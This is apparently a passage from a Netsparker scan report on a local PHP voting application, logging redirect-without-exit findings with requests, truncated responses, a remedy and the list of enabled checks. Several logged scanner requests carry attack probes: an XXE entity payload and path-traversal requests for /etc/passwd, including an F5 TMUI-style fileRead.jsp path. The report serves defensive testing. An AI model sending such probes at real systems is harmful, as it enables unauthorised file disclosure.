Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:24 GMT  
Cache-Control: no-store, no-cache, must-revalidate

<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...
```

## 50.4. http://localhost/votesystem/admin/home.php

### Certainty

### Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

HTTP/1.1 302 Found  
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:17 GMT  
Cache-Control: no-store, no-cache, must-revalidate

<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />  
<!DOCTYPE html>  
<html>  
<head>  
<meta charset="utf-8">  
<meta http-equiv="X-UA-Compatible" content="IE=edge">  
<title>Voting System using PHP</title>  
<!-- Tell the browser to be responsive to screen width -->  
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">  
<!-- Bootstrap 3.3.7 -->  
<link rel="stylesheet" href="../bower\_components/bootstrap/dist/css/bootstrap.min.css">  
<!-- iCheck for checkboxes and radio inputs -->  
<link rel="stylesheet" href="../plugins/iCheck/all.css">  
<!-- Font Awesome -->  
<link rel="stylesheet" href="../bower\_components/font-awesome/css/font-awesome.min.css">  
<!-- Theme style -->  
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">  
<!-- DataTables -->  
<link rel="stylesheet" href="../bower\_components/datatables.net-bs/css/dataTables.bootstrap.min.css">  
<!-- daterangepicker -->  
<link rel="stylesheet" href="../bower\_components/bootstrap-daterangepicker/daterangepicker.css">  
<!-- Bootstrap time Picker -->  
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">  
<!-- bootstrap datepicker -->  
<link rel="stylesheet" href="../bower\_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">  
  
<link rel="stylesheet" href="../dist/css/\_all-skins.min.css">  
  
<!-- Google Font -->  
<link rel="stylesheet" href="https://fonts.goo...>

...

## 50.5. http://localhost/votesystem/admin/home.php

### Certainty

[REDACTED]

### Request

```
POST /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,TlM3NzU0NTYxNDQ2NTc1">]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 11.7124 Total Bytes Received : 27197 Body Length : 26858 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:40 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...

```

## 50.6. http://localhost/votesystem/admin/home.php/etc/passwd

Method	Parameter	Value
GET 	URI-BASED	/etc/passwd

### Certainty



### Request

```
GET /votesystem/admin/home.php/etc/passwd HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 33.432 Total Bytes Received : 26882 Body Length : 26543 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:39 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...

```

50.7. http://localhost/votesystem/admin/home.php/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

Method	Parameter	Value
GET 	URI-BASED	/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

## Certainty



## Request

```
GET /votesystem/admin/home.php/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 27.3001 Total Bytes Received : 26894 Body Length : 26555 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:47 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300
0
...

```

## 50.8. http://localhost/votesystem/admin/positions.php

### Certainty

[REDACTED]

### Request

```
GET /votesystem/admin/positions.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.1343 Total Bytes Received : 22986 Body Length : 22647 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...

```

## 50.9. http://localhost/votesystem/admin/voters.php

### Certainty

[REDACTED]

### Request

```
GET /votesystem/admin/voters.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.4723 Total Bytes Received : 24685 Body Length : 24346 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...

```

## 50.10. http://localhost/votesystem/admin/votes.php

### Certainty



### Request

```
GET /votesystem/admin/votes.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 17.3955 Total Bytes Received : 17568 Body Length : 17229 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...

```

## 50.11. http://localhost/votesystem/admin/votes.php

### Certainty

### Request

```
POST /votesystem/admin/votes.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,TlM3NzU0NTYxNDQ2NTc1">]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 15.4348 Total Bytes Received : 16998 Body Length : 16659 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:28:02 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...

```

## Remedy

1. Finish the HTTP response after you redirect the user.
2. In ASP.NET, use `Response.Redirect("redirected-page.aspx", true)` instead of `Response.Redirect("redirected-page.aspx", false)`.
3. In PHP applications, call `exit()` after you redirect the user.



## CLASSIFICATION

CWE	<a href="#">698</a>
WASC	<a href="#">40</a>
OWASP Proactive Controls	<a href="#">C6</a>
ISO27001	<a href="#">A.14.2.5</a>

## Show Scan Detail (▼)

**Enabled Security Checks** : Apache Struts S2-045 RCE,  
Apache Struts S2-046 RCE,  
BREACH Attack,  
Code Evaluation,  
Code Evaluation (Out of Band),  
Command Injection,  
Command Injection (Blind),  
Content Security Policy,  
Content-Type Sniffing,  
Cookie,  
Cross Frame Options Security,  
Cross-Origin Resource Sharing (CORS),  
Cross-Site Request Forgery,  
Cross-site Scripting,  
Cross-site Scripting (Blind),  
Custom Script Checks (Active),  
Custom Script Checks (Passive),  
Custom Script Checks (Per Directory),  
Custom Script Checks (Singular),  
Drupal Remote Code Execution,

Expect Certificate Transparency (Expect-CT),  
Expression Language Injection,  
File Upload,  
Header Analyzer,  
Heartbleed,  
HSTS,  
HTML Content,  
HTTP Header Injection,  
HTTP Methods,  
HTTP Status,  
HTTP.sys (CVE-2015-1635),  
IFrame Security,  
Insecure JSONP Endpoint,  
Insecure Reflected Content,  
JavaScript Libraries,  
Local File Inclusion,  
Login Page Identifier,  
Mixed Content,  
Open Redirection,  
Referrer Policy,  
Reflected File Download,  
Remote File Inclusion,  
Remote File Inclusion (Out of Band),  
Reverse Proxy Detection,  
RoR Code Execution,  
Server-Side Request Forgery (DNS),  
Server-Side Request Forgery (Pattern Based),  
Server-Side Template Injection,  
Signatures,  
SQL Injection (Blind),  
SQL Injection (Boolean),  
SQL Injection (Error Based),  
SQL Injection (Out of Band),  
SSL,  
Static Resources (All Paths),  
Static Resources (Only Root Path),  
Unicode Transformation (Best-Fit Mapping),  
WAF Identifier,  
Web App Fingerprint,  
Web Cache Deception,  
WebDAV,  
Windows Short Filename,  
XML External Entity,  
XML External Entity (Out of Band)

---

**URL Rewrite Mode** : Heuristic

---

**Detected URL Rewrite Rule(s)** : /votesystem/admin/index.php/bower\_components/{param1}/{param2}/{param3}/bower\_components,  
/votesystem/admin/index.php/bower\_components/{param1}/{param2}/bower\_components,  
/votesystem/admin/index.php/bower\_components/{param1}/{param2}/bower\_components/{param3},  
/votesystem/admin/index.php/bower\_components/{param1}/{param2}/dist,  
/votesystem/admin/index.php/bower\_components/{param1}/{param2}/dist/css,  
/votesystem/admin/index.php/bower\_components/{param1}/{param2}/dist/dist,

/votesystem/admin/index.php/bower\_components/{param1}/{param2}/dist/js,  
/votesystem/admin/index.php/bower\_components/{param1}/{param2}/dist/plugins,  
/votesystem/admin/index.php/bower\_components/{param1}/{param2}/plugins,  
/votesystem/admin/index.php/bower\_components/{param1}/{param2}/plugins/dist,  
/votesystem/admin/index.php/bower\_components/{param1}/{param2}/plugins/iCheck,  
/votesystem/admin/index.php/bower\_components/{param1}/{param2}/plugins/timepicker,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/{param2},  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/{param2}/bower\_compo  
nents,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/{param2}/bower\_compo  
nents/bootstrap,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/{param2}/bower\_compo  
nents/bootstrap-datepicker,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/{param2}/bower\_compo  
nents/bootstrap-daterangepicker,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/{param2}/bower\_compo  
nents/fastclick,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/{param2}/bower\_compo  
nents/font-awesome,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/{param2}/bower\_compo  
nents/jquery,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/{param2}/bower\_compo  
nents/jquery-slimscroll,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/{param2}/bower\_compo  
nents/jquery-ui,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/{param2}/bower\_compo  
nents/moment,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/{param2}/dist/css,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/{param2}/dist/js,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/{param2}/plugins/iCheck,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/{param2}/plugins/timepi  
cker,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/bootstrap/dist/css,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/bootstrap/dist/dist,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/bootstrap/dist/js,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/bootstrap-datepicker/dis  
t/css,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/bootstrap-datepicker/dis  
t/dist,  
/votesystem/admin/index.php/bower\_components/{param1}/bower\_components/bootstrap-datepicker/dis  
t/js,  
/votesystem/admin/index.php/bower\_components/{param1}/dist/css,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/{param2}/bower\_components/boo  
tstrap,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/{param2}/bower\_components/boo  
tstrap-datepicker,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/{param2}/bower\_components/boo  
tstrap-daterangepicker,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/{param2}/bower\_components/fastc  
lick,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/{param2}/bower\_components/font  
-awesome,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/{param2}/bower\_components/jque

ry,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/{param2}/bower\_components/jquery-slimscroll,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/{param2}/bower\_components/jquery-ui,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/{param2}/bower\_components/moment,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/{param2}/dist/css,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/{param2}/dist/js,  
